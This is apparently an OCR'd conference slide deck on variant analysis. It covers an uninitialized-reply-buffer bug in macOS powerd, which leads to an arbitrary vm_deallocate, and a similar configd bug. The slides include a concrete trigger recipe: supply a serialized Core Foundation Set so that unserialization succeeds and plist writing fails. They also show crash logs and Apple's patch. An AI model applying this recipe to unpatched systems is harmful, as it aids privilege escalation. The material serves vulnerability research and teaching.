            memcpy((void *)*ps_ptr, CFDataGetBytePtr(d), *ps_len);
            CFRelease(d);
        }
    }
    *return_code = kIOReturnSuccess;
    return 0;
}
```

- It creates a CFPropertyList based on the newly created CFArray

```
kern_return_t _io_ps_copy_powersources_info(mach_port_t server __unused, int
type, vm_offset_t *ps_ptr, mach_msg_type_number_t *ps_len, int *return_code) {
    CFMutableArrayRef   return_value = NULL;

    for (int i=0; i<kPSMaxCount; i++) {
        ...
        if (!return_value) {
            return_value = CFArrayCreateMutable(0, 0, &kCFTypeArrayCallBacks);
        }
        CFArrayAppendValue(return_value, (const void *)gPSList[i].description);
    }

    if (!return_value) {
        *ps_ptr = 0;
        *ps_len = 0;
    } else {
        CFDataRef   d = CFPropertyListCreateData(0, return_value,
                                kCFPropertyListBinaryFormat_v1_0, 0, NULL);
        CFRelease(return_value);
        if (d) {
            *ps_len = (mach_msg_type_number_t)CFDataGetLength(d);
            vm_allocate(mach_task_self(), (vm_address_t *)ps_ptr, *ps_len, TRUE);
            memcpy((void *)*ps_ptr, CFDataGetBytePtr(d), *ps_len);
            CFRelease(d);
        }
    }
    *return_code = kIOReturnSuccess;
    return 0;
}
```

- If CFPropertyListCreateData fails, then the function will just fill in return_code, without initializing the output buffer data (ps_ptr & ps_len)
- But there is no vm_deallocate at the end of the function so the bug is useless?

```
routine io_ps_copy_powersources_info(
        server          : mach_port_t;
        in pstype       : int;
        out powersources : pointer_t, dealloc;
        out return_code  : int);
```

- The dealloc flag is set on the MIG function definition
- This means that MIG will be in charge of buffer deallocation, and when the function returns KERN_SUCCESS, then MIG will automatically vm_deallocate the powersources buffer

```
kern_return_t _io_ps_copy_powersources_info(mach_port_t server __unused, int
type, vm_offset_t *ps_ptr, mach_msg_type_number_t *ps_len, int *return_code) {
    CFMutableArrayRef   return_value = NULL;

    for (int i=0; i<kPSMaxCount; i++) {
        ...
        if (!return_value) {
            return_value = CFArrayCreateMutable(0, 0, &kCFTypeArrayCallBacks);
        }
        CFArrayAppendValue(return_value, (const void *)gPSList[i].description);
    }

    if (!return_value) {
        *ps_ptr = 0;
        *ps_len = 0;
    } else {
        CFDataRef   d = CFPropertyListCreateData(0, return_value,
                                kCFPropertyListBinaryFormat_v1_0, 0, NULL);
        CFRelease(return_value);
        if (d) {
            *ps_len = (mach_msg_type_number_t)CFDataGetLength(d);
            vm_allocate(mach_task_self(), (vm_address_t *)ps_ptr, *ps_len, TRUE);
            memcpy((void *)*ps_ptr, CFDataGetBytePtr(d), *ps_len);
            CFRelease(d);
        }
    }
    *return_code = kIOReturnSuccess;
    return 0;
}
```

- How to trigger the bug :
  - ✓ Fill in gPSList[i].description with attacker controlled objects
  - ✓ Make CFPropertyListCreateData fail

```
kern_return_t _io_ps_copy_powersources_info(mach_port_t server __unused, int
type, vm_offset_t *ps_ptr, mach_msg_type_number_t *ps_len, int *return_code) {
    CFMutableArrayRef   return_value = NULL;

    for (int i=0; i<kPSMaxCount; i++) {
        ...
        if (!return_value) {
            return_value = CFArrayCreateMutable(0, 0, &kCFTypeArrayCallBacks);
        }
        CFArrayAppendValue(return_value, (const void *)gPSList[i].description);
    }

    if (!return_value) {
        *ps_ptr = 0;
        *ps_len = 0;
    } else {
        CFDataRef   d = CFPropertyListCreateData(0, return_value,
                                kCFPropertyListBinaryFormat_v1_0, 0, NULL);
        CFRelease(return_value);
        if (d) {
            *ps_len = (mach_msg_type_number_t)CFDataGetLength(d);
            vm_allocate(mach_task_self(), (vm_address_t *)ps_ptr, *ps_len, TRUE);
            memcpy((void *)*ps_ptr, CFDataGetBytePtr(d), *ps_len);
            CFRelease(d);
        }
    }
    *return_code = kIOReturnSuccess;
    return 0;
}
```

- But where does gPSList[i].description come from?

```
kern_return_t _io_ps_update_pspowersource(mach_port_t server __unused,
audit_token_t token, int psid, vm_offset_t details_ptr, mach_msg_type_number_t
details_len, int *return_code) {
    ...
    details = (CFMutableDictionaryRef)IOCFUnserialize((const char *)details_ptr,
NULL, 0, NULL);

    if (!isA_CFDictionary(details))
    {
        *return_code = kIOReturnBadArgument;
    } else {
        PSStruct *next = iopsFromPSID(callerPID, psid);
        if (!next) {
            ERROR_LOG("Failed to find the power source for psid 0x%x from
pid %d\n", psid, callerPID);
            *return_code = kIOReturnNotFound;
        } else {
            ...
            if ((next->psType == kPSTypeIntBattery) || (next->psType ==
kPSTypeUPS)) {
                if (next->description) {
                    CFRelease(next->description);
                }
                else {
                    ...
                }
                next->description = details;
                ...
```

- MIG function io_ps_update_pspowersource
- This function deserializes attacker controlled data into a CFObject using IOCFUnserialize
- iopsFromPSID returns &gPSList[psid]. The psid argument is also attacker controlled
- Finally, the unserialized data is stored into gPSList[psid]->description

```
kern_return_t _io_ps_copy_powersources_info(mach_port_t server __unused, int
type, vm_offset_t *ps_ptr, mach_msg_type_number_t *ps_len, int *return_code) {
    CFMutableArrayRef   return_value = NULL;

    for (int i=0; i<kPSMaxCount; i++) {
        ...
        if (!return_value) {
            return_value = CFArrayCreateMutable(0, 0, &kCFTypeArrayCallBacks);
        }
        CFArrayAppendValue(return_value, (const void *)gPSList[i].description);
    }

    if (!return_value) {
        *ps_ptr = 0;
        *ps_len = 0;
    } else {
        CFDataRef   d = CFPropertyListCreateData(0, return_value,
                                kCFPropertyListBinaryFormat_v1_0, 0, NULL);
        CFRelease(return_value);
        if (d) {
            *ps_len = (mach_msg_type_number_t)CFDataGetLength(d);
            vm_allocate(mach_task_self(), (vm_address_t *)ps_ptr, *ps_len, TRUE);
            memcpy((void *)*ps_ptr, CFDataGetBytePtr(d), *ps_len);
            CFRelease(d);
        }
    }
    *return_code = kIOReturnSuccess;
    return 0;
}
```

- How to trigger the bug :
  - ✓ Make IOCFUnserialize succeed with attacker controlled, serialized Core Foundation objects
  - ✓ Make CFPropertyListCreateData fail with the unserialized Core Foundation objects

```
kern_return_t _io_ps_copy_powersources_info(mach_port_t server __unused, int
type, vm_offset_t *ps_ptr, mach_msg_type_number_t *ps_len, int *return_code) {
    CFMutableArrayRef   return_value = NULL;

    for (int i=0; i<kPSMaxCount; i++) {
        ...
        if (!return_value) {
            return_value = CFArrayCreateMutable(0, 0, &kCFTypeArrayCallBacks);
        }
        CFArrayAppendValue(return_value, (const void *)gPSList[i].description);
    }

    if (!return_value) {
        *ps_ptr = 0;
        *ps_len = 0;
    } else {
        CFDataRef   d = CFPropertyListCreateData(0, return_value,
                                kCFPropertyListBinaryFormat_v1_0, 0, NULL);
        CFRelease(return_value);
        if (d) {
            *ps_len = (mach_msg_type_number_t)CFDataGetLength(d);
            vm_allocate(mach_task_self(), (vm_address_t *)ps_ptr, *ps_len, TRUE);
            memcpy((void *)*ps_ptr, CFDataGetBytePtr(d), *ps_len);
            CFRelease(d);
        }
    }
    *return_code = kIOReturnSuccess;
    return 0;
}
```

- How to trigger the bug :
  - ✓ Make IOCFUnserialize succeed with attacker controlled, serialized Core Foundation objects
  - ✓ Make CFPropertyListCreateData fail with the unserialized Core Foundation objects
- The problem : Both functions deal with Core Foundation objects

```
kern_return_t _io_ps_copy_powersources_info(mach_port_t server __unused, int
type, vm_offset_t *ps_ptr, mach_msg_type_number_t *ps_len, int *return_code) {
    CFMutableArrayRef   return_value = NULL;

    for (int i=0; i<kPSMaxCount; i++) {
        ...
        if (!return_value) {
            return_value = CFArrayCreateMutable(0, 0, &kCFTypeArrayCallBacks);
        }
        CFArrayAppendValue(return_value, (const void *)gPSList[i].description);
    }

    if (!return_value) {
        *ps_ptr = 0;
        *ps_len = 0;
    } else {
        CFDataRef   d = CFPropertyListCreateData(0, return_value,
                                kCFPropertyListBinaryFormat_v1_0, 0, NULL);
        CFRelease(return_value);
        if (d) {
            *ps_len = (mach_msg_type_number_t)CFDataGetLength(d);
            vm_allocate(mach_task_self(), (vm_address_t *)ps_ptr, *ps_len, TRUE);
            memcpy((void *)*ps_ptr, CFDataGetBytePtr(d), *ps_len);
            CFRelease(d);
        }
    }
    *return_code = kIOReturnSuccess;
    return 0;
}
```

- To make IOCFUnserialize succeed and CFPropertyListCreateData fail, there must be a Core Foundation object that can only be parsed in IOCFUnserialize, but fails to be parsed in CFPropertyListCreateData


```
object:   dict          { $$ = buildDictionary(STATE, $1); }
        | array         { $$ = buildArray(STATE, $1); }
        | set           { $$ = buildSet(STATE, $1); }
        | string        { $$ = buildString(STATE, $1); }
        | data          { $$ = buildData(STATE, $1); }
        | number        { $$ = buildNumber(STATE, $1); }
        | boolean       { $$ = buildBoolean(STATE, $1); }
        | idref         { $$ = retrieveObject(STATE, $1->idref);
                if ($$) {
                  CFRetain($$->object);
                } else {
                  yyerror("forward reference detected");
                  YYERROR;
                }
                freeObject(STATE, $1);
              }
```

- Looking at IOCFUnserialize.yacc, IOCFUnserialize successfully unserializes the following objects :
  - ✓ Dictionary
  - ✓ Array
  - ✓ Set
  - ✓ String
  - ✓ Data
  - ✓ Number
  - ✓ Boolean
  - ~~✓ IDRef (reference of another object)~~

```
CFPropertyListCreateData
   CFPropertyListWrite
      __CFBinaryPlistWrite

CFIndex __CFBinaryPlistWrite(CFPropertyListRef plist, CFTypeRef stream,
uint64_t estimate, CFOptionFlags options, CFErrorRef *error) {
    ...
    if (stringtype == type) {
    CFIndex ret, count = CFStringGetLength((CFStringRef)obj);
    CFIndex needed;
    uint8_t *bytes, buffer[1024];
    ...
    } else {
        CFRelease(objtable);
        CFRelease(objlist);
        if (error && buf->error) {
        // caller will release error
        *error = buf->error;
        } else if (buf->error) {
        // caller is not interested in error, release it here
        CFRelease(buf->error);
        }
        CFAllocatorDeallocate(kCFAllocatorSystemDefault, buf);
            CFAllocatorDeallocate(kCFAllocatorSystemDefault, offsets);
        return 0;
    }
```

- Following a function call chain for CFPropertyListCreateData, it'll finally reach CFBinaryPlistWrite which parses these type of objects :
  - ✓ String
  - ✓ Number
  - ✓ Int128
  - ✓ UUID
  - ✓ Boolean
  - ✓ Data
  - ✓ Date
  - ✓ Dictionary
  - ✓ Array

Complement Set Diagram



```
kern_return_t _io_ps_copy_powersources_info(mach_port_t server __unused, int
type, vm_offset_t *ps_ptr, mach_msg_type_number_t *ps_len, int *return_code) {
    CFMutableArrayRef   return_value = NULL;

    for (int i=0; i<kPSMaxCount; i++) {
        ...
        if (!return_value) {
            return_value = CFArrayCreateMutable(0, 0, &kCFTypeArrayCallBacks);
        }
        CFArrayAppendValue(return_value, (const void *)gPSList[i].description);
    }

    if (!return_value) {
        *ps_ptr = 0;
        *ps_len = 0;
    } else {
        CFDataRef   d = CFPropertyListCreateData(0, return_value,
                                kCFPropertyListBinaryFormat_v1_0, 0, NULL);
        CFRelease(return_value);
        if (d) {
            *ps_len = (mach_msg_type_number_t)CFDataGetLength(d);
            vm_allocate(mach_task_self(), (vm_address_t *)ps_ptr, *ps_len, TRUE);
            memcpy((void *)*ps_ptr, CFDataGetBytePtr(d), *ps_len);
            CFRelease(d);
        }
    }
    *return_code = kIOReturnSuccess;
    return 0;
}
```

- How to trigger the bug :
  - ✓ Make IOCFUnserialize succeed with attacker controlled, serialized Core Foundation objects
  - ✓ Make CFPropertyListCreateData fail with the unserialized Core Foundation object
- The problem : Both functions deal with Core Foundation objects

```
kern_return_t _io_ps_copy_powersources_info(mach_port_t server __unused, int
type, vm_offset_t *ps_ptr, mach_msg_type_number_t *ps_len, int *return_code) {
    CFMutableArrayRef   return_value = NULL;

    for (int i=0; i<kPSMaxCount; i++) {
        ...
        if (!return_value) {
            return_value = CFArrayCreateMutable(0, 0, &kCFTypeArrayCallBacks);
        }
        CFArrayAppendValue(return_value, (const void *)gPSList[i].description);
    }

    if (!return_value) {
        *ps_ptr = 0;
        *ps_len = 0;
    } else {
        CFDataRef   d = CFPropertyListCreateData(0, return_value,
                                kCFPropertyListBinaryFormat_v1_0, 0, NULL);
        CFRelease(return_value);
        if (d) {
            *ps_len = (mach_msg_type_number_t)CFDataGetLength(d);
            vm_allocate(mach_task_self(), (vm_address_t *)ps_ptr, *ps_len, TRUE);
            memcpy((void *)*ps_ptr, CFDataGetBytePtr(d), *ps_len);
            CFRelease(d);
        }
    }
    *return_code = kIOReturnSuccess;
    return 0;
}
```

- How to trigger the bug :
  - ✓ Make IOCFUnserialize succeed with attacker controlled, serialized Core Foundation objects
  - ✓ Make CFPropertyListCreateData fail with the unserialized Core Foundation object
- The problem : Both functions deal with Core Foundation objects
- Solution : Include a Core Foundation Set in the serialized object, so IOCFUnserialize succeeds and CFPropertyListCreateData fails

Another arbitrary vm_deallocate() bug

```
(lldbinit) [-] error: Failed to read memory at 0x700004ca55d8.
-----------------------------------------------------------------------------------------------------------------------------[regs]
  RAX: 0x0000000000000000  RBX: 0x0000000000000001  RBP: 0x0000700004CA5630  RSP: 0x0000700004CA55D8  o d I t s z a p c
  RDI: 0x0000700004CA5650  RSI: 0x0000000000000001  RDX: 0x000000000000003C  RCX: 0x00007FFF71579146  RIP: 0x00007FFF71579146
  R8:  0x0000000000000000  R9:  0x0000000000000000  R10: 0x0000000000000000  R11: 0x0000000000000202  R12: 0x0000000000000001
  R13: 0x0000000000000000  R14:                     R15: 0x000000000000003C
  CS:        FS:       GS:
-----------------------------------------------------------------------------------------------------------------------------[flow]
0x0 -> None
-----------------------------------------------------------------------------------------------------------------------------[code]
mach_msg_trap @ libsystem_kernel.dylib:
    0x7fff71579146: c3              ret
    0x7fff71579147: 90              nop

mach_msg_overwrite_trap @ libsystem_kernel.dylib:
    0x7fff71579148: 49 89 ca        mov    r10, rcx
    0x7fff7157914b: b8 20 00 00 01  mov    eax, 0x1000020
    0x7fff71579150: 0f 05           syscall
    0x7fff71579152: c3              ret
    0x7fff71579153: 90              nop

semaphore_signal_trap @ libsystem_kernel.dylib:
    0x7fff71579154: 49 89 ca        mov    r10, rcx
-----------------------------------------------------------------------------------------------------------------------------

Process 24775 stopped
* thread #2, queue = 'Power Management main queue', stop reason = EXC_BAD_ACCESS (code=1, address=0x700004ca55d8)
    frame #0: 0x00007fff71579146 libsystem_kernel.dylib`mach_msg_trap + 10
Target 0: (powerd) stopped.
(lldbinit) bt
* thread #2, queue = 'Power Management main queue', stop reason = EXC_BAD_ACCESS (code=1, address=0x700004ca55d8)
  * frame #0: 0x00007fff71579146 libsystem_kernel.dylib`mach_msg_trap + 10
(lldbinit) x/10xg $rsp
error: memory read failed for 0x700004ca5400
```

How Apple patched it

```
static void
mig_server_callback(CFMachPortRef port, void *msg, CFIndex size, void
{
    mig_reply_error_t * bufRequest = msg;
    mig_reply_error_t * bufReply = CFAllocatorAllocate(
        NULL, _powermanagement_subsystem.maxsize, 0);
    mach_msg_return_t   mr;
    int                 options;

    __MACH_PORT_DEBUG(true, "mig_server_callback", serverPort);

    /* we have a request message */
    (void) pm_mig_demux(&bufRequest->Head, &bufReply->Head);

    if (!(bufReply->Head.msgh_bits & MACH_MSGH_BITS_COMPLEX) &&
         (bufReply->RetCode != KERN_SUCCESS)) {

        if (bufReply->RetCode == MIG_NO_REPLY) {
            /*
             * This return code is a little tricky -- it appears that
             * demux routine found an error of some sort, but since th
             * error would not normally get returned either to the loc
             * user or the remote one, we pretend it's ok.
             */
            goto out;

        }

        /*
         * destroy any out-of-line data in the request buffer but don'
         * the reply port right (since we need that to send an error m
         */
        bufRequest->Head.msgh_remote_port = MACH_PORT_NULL;
        mach_msg_destroy(&bufRequest->Head);
    }
```

```
static void
mig_server_callback(CFMachPortRef port, void *msg, CFIndex size, void
{
    mig_reply_error_t * bufRequest = msg;
    mig_reply_error_t * bufReply = CFAllocatorAllocate(
        NULL, _powermanagement_subsystem.maxsize, 0);
    mach_msg_return_t   mr;
    int                 options;

    if (bufReply) {
        bzero(bufReply, _powermanagement_subsystem.maxsize);
    }
    __MACH_PORT_DEBUG(true, "mig_server_callback", serverPort);

    /* we have a request message */
    (void) pm_mig_demux(&bufRequest->Head, &bufReply->Head);

    if (!(bufReply->Head.msgh_bits & MACH_MSGH_BITS_COMPLEX) &&
         (bufReply->RetCode != KERN_SUCCESS)) {

        if (bufReply->RetCode == MIG_NO_REPLY) {
            /*
             * This return code is a little tricky -- it appears that
             * demux routine found an error of some sort, but since th
             * error would not normally get returned either to the loc
             * user or the remote one, we pretend it's ok.
             */
            goto out;

        }

        /*
         * destroy any out-of-line data in the request buffer but don'
         * the reply port right (since we need that to send an error m
         */
        bufRequest->Head.msgh_remote_port = MACH_PORT_NULL;
        mach_msg_destroy(&bufRequest->Head);
    }
```

How Apple patched it

```
static void
mig_server_callback(CFMachPortRef port, void *msg, CFIndex size, void
{
    mig_reply_error_t * bufRequest = msg;
    mig_reply_error_t * bufReply = CFAllocatorAllocate(
        NULL, _powermanagement_subsystem.maxsize, 0);
    mach_msg_return_t   mr;
    int                 options;

    __MACH_PORT_DEBUG(true, "mig_server_callback", serverPort);

    /* we have a request message */
    (void) pm_mig_demux(&bufRequest->Head, &bufReply->Head);

    if (!(bufReply->Head.msgh_bits & MACH_MSGH_BITS_COMPLEX) &&
         (bufReply->RetCode != KERN_SUCCESS)) {

        if (bufReply->RetCode == MIG_NO_REPLY) {
            /*
             * This return code is a little tricky -- it appears that
             * demux routine found an error of some sort, but since th
             * error would not normally get returned either to the loc
             * user or the remote one, we pretend it's ok.
             */
            goto out;

        }

        /*
         * destroy any out-of-line data in the request buffer but don'
         * the reply port right (since we need that to send an error m
         */
        bufRequest->Head.msgh_remote_port = MACH_PORT_NULL;
        mach_msg_destroy(&bufRequest->Head);
    }
```

```
static void
mig_server_callback(CFMachPortRef port, void *msg, CFIndex size, void
{
    mig_reply_error_t * bufRequest = msg;
    mig_reply_error_t * bufReply = CFAllocatorAllocate(
        NULL, _powermanagement_subsystem.maxsize, 0);
    mach_msg_return_t   mr;
    int                 options;

    if (bufReply) {
        bzero(bufReply, _powermanagement_subsystem.maxsize);
    }

        if (bufReply->RetCode == MIG_NO_REPLY) {
            /*
             * This return code is a little tricky -- it appears that
             * demux routine found an error of some sort, but since th
             * error would not normally get returned either to the loc
             * user or the remote one, we pretend it's ok.
             */
            goto out;

        }

        /*
         * destroy any out-of-line data in the request buffer but don'
         * the reply port right (since we need that to send an error m
         */
        bufRequest->Head.msgh_remote_port = MACH_PORT_NULL;
        mach_msg_destroy(&bufRequest->Head);
    }
```

Apple declares : “All uninitialized reply buffer vulnerabilities in powerd, **BE GONE!!**”

Other variants

Description: A validation issue was addressed with improved logic.

CVE-2019-8516: SWIPS Team of Frifee Inc.

configd

Available for: macOS Mojave 10.14.3

Impact: A malicious application may be able to elevate privileges

Description: A memory initialization issue was addressed with improved memory handling.

CVE-2019-8552: Mohamed Ghannam (@_simo36)

Contacts

Other variants

```
__private_extern__
kern_return_t
_configopen(mach_port_t         server,
        xmlData_t           nameRef,        /* raw XML bytes */
        mach_msg_type_number_t  nameLen,
        xmlData_t           optionsRef,     /* raw XML bytes */
        mach_msg_type_number_t  optionsLen,
        mach_port_t         *newServer,
        int             *sc_status,
        audit_token_t       audit_token)
{
    CFDictionaryRef         info;
    serverSessionRef        mySession;
    CFStringRef         name        = NULL; /* name (un-serialized) */
    CFMutableDictionaryRef      newInfo;
    mach_port_t         oldNotify;
    CFDictionaryRef         options     = NULL; /* options (un-serialized)
    CFStringRef         sessionKey;
    kern_return_t           status;
    SCDynamicStorePrivateRef    storePrivate;
    CFBooleanRef            useSessionKeys  = NULL;

    *sc_status = kSCStatusOK;

    /* un-serialize the name */
```

2

```
__private_extern__
kern_return_t
_configopen(mach_port_t         server,
        xmlData_t           nameRef,        /* raw XML bytes */
        mach_msg_type_number_t  nameLen,
        xmlData_t           optionsRef,     /* raw XML bytes */
        mach_msg_type_number_t  optionsLen,
        mach_port_t         *newServer,
        int             *sc_status,
        audit_token_t       audit_token)
{
    CFDictionaryRef         info;
    serverSessionRef        mySession;
    CFStringRef         name        = NULL; /* name (un-serialize
    CFMutableDictionaryRef      newInfo;
    mach_port_t         oldNotify;
    CFDictionaryRef         options     = NULL; /* options (un-se
    CFStringRef         sessionKey;
    kern_return_t           status;
    SCDynamicStorePrivateRef    storePrivate;
    CFBooleanRef            useSessionKeys  = NULL;

    *newServer = MACH_PORT_NULL;
    *sc_status = kSCStatusOK;
```

Takeaways

- Variants can live for several months unnoticed (or even years)
- Bug collisions happen (very often)
- Vendors are doing it
- Less overhead to find bugs compared to other bughunting methods
- If an exploit is released, then exploitation of a new bug variant is trivial
- Variant analysis is not limited just to the bug pattern. Knowing the attack surface from a patched bug is also very beneficial

Sources for Variant Analysis

project-zero New issue All issues Search project-zero issues...

1943	Fixed	----	2019-Sep-27	Signal	Signal	natashenka	Signal: Incoming call can be connected without user interaction CCProjectZeroMembers
1942	Fixed	----	2019-Sep-26	Google	Android	maddiestone	Android: Use-After-Free in Binder driver CCProjectZeroMembers
1936	Invalid	----	2019-Sep-19	Signal	Signal	natashenka	Signal: RTP is processed before call is answered CCProjectZeroMembers
1955	Fixed	----	2019-Oct-30	RedHat	grub2	taviso	grub2: grub2-set-bootflag can corrupt environment CCProjectZeroMembers
1944	New	----	2019-Oct-10	Microsoft	code	taviso	visual studio code: remote debugger enabled by default CCProjectZeroMembers
1947	Fixed	----	2019-Oct-10	Microsoft	IE	ifratric	IE: Use-after-free in JScript arguments during toJSON callback CCProjectZeroMembers
1945	WontFix	----	2019-Oct-04	Microsoft	Windows	forshaw	Windows: Insecure CSharedStream Object EoP CCProjectZeroMembers
1958	New	----	2019-Nov-2	Canonical	ubuntu	jannh	Ubuntu: ubuntu-aufs-modified mmap_region() breaks refcounting in overlayfs/shiftfs e
1957	Fixed	----	2019-Nov-1	Canonical	ubuntu	jannh	Ubuntu: refcount underflow and type confusion in shiftfs CCProjectZeroMembers
1853	Fixed	----	2019-May-8	Google	Chrome	glazunov	Chrome: Heap-use-after-free in blink::PresentationAvailabilityState::UpdateAvailability
1875	Fixed	----	2019-May-31	Microsoft	DirectWrite	mjurczyk	Microsoft DirectWrite invalid read in SplicePixel while processing OTF fonts CCProjectZe
1878	Fixed	----	2019-May-31	Microsoft	DirectWrite	mjurczyk	Microsoft DirectWrite out-of-bounds read in sfac_GetSbitBitmap while processing TTF
1876	Fixed	----	2019-May-28	Apple	WebKit	lokihardt	JSC: JIT: A bug in ArgumentsEliminationPhase::transform CCProjectZeroMembers
1874	Fixed	----	2019-May-22	Apple	MacOS	natashenka, saelo	NSKeyedUnarchiver: Use-after-Free of ObjC objects when unarchiving OITSUIntDiction
1862	Fixed	----	2019-May-21	Microsoft	Fontsub	mjurczyk	Microsoft Font Subsetting DLL returning a dangling pointer via MergeFontPackage CC
1863	WontFix	----	2019-May-21	Microsoft	Fontsub	mjurczyk	Microsoft Font Subsetting DLL heap-based out-of-bounds read in MergeFonts CCProje
1864	Fixed	----	2019-May-21	Microsoft	Fontsub	mjurczyk	Microsoft Font Subsetting DLL heap-based out-of-bounds read in GetGlyphIdx CCProje
1865	Fixed	----	2019-May-21	Microsoft	Fontsub	mjurczyk	Microsoft Font Subsetting DLL double free in MergeFormat12Cmap / MakeFormat12M
1866	WontFix	----	2019-May-21	Microsoft	Fontsub	mjurczyk	Microsoft Font Subsetting DLL heap corruption in ComputeFormat4CmapData CCProje
1867	Fixed	----	2019-May-21	Microsoft	Fontsub	mjurczyk	Microsoft Font Subsetting DLL heap corruption in FixSbitSubTables CCProjectZeroMembe
1868	Fixed	----	2019-May-21	Microsoft	Fontsub	mjurczyk	Microsoft Font Subsetting DLL heap corruption in ReadTableIntoStructure CCProjectZero

Sources for Variant Analysis

ZERO DAY INITIATIVE

PRIVACY WHO WE ARE HOW IT WORKS

pwn2own

ZDI ID	ZDI CAN	AFFECTED VENDOR(S)	CVE	PUBLISHED
ZDI-19-921	ZDI-CAN-8378	Google	CVE-2019-13698	2019-10-29
(Pwn2Own) Google Chromium RegExpReplace Type Confusion Remote Code Execution Vulnerability				
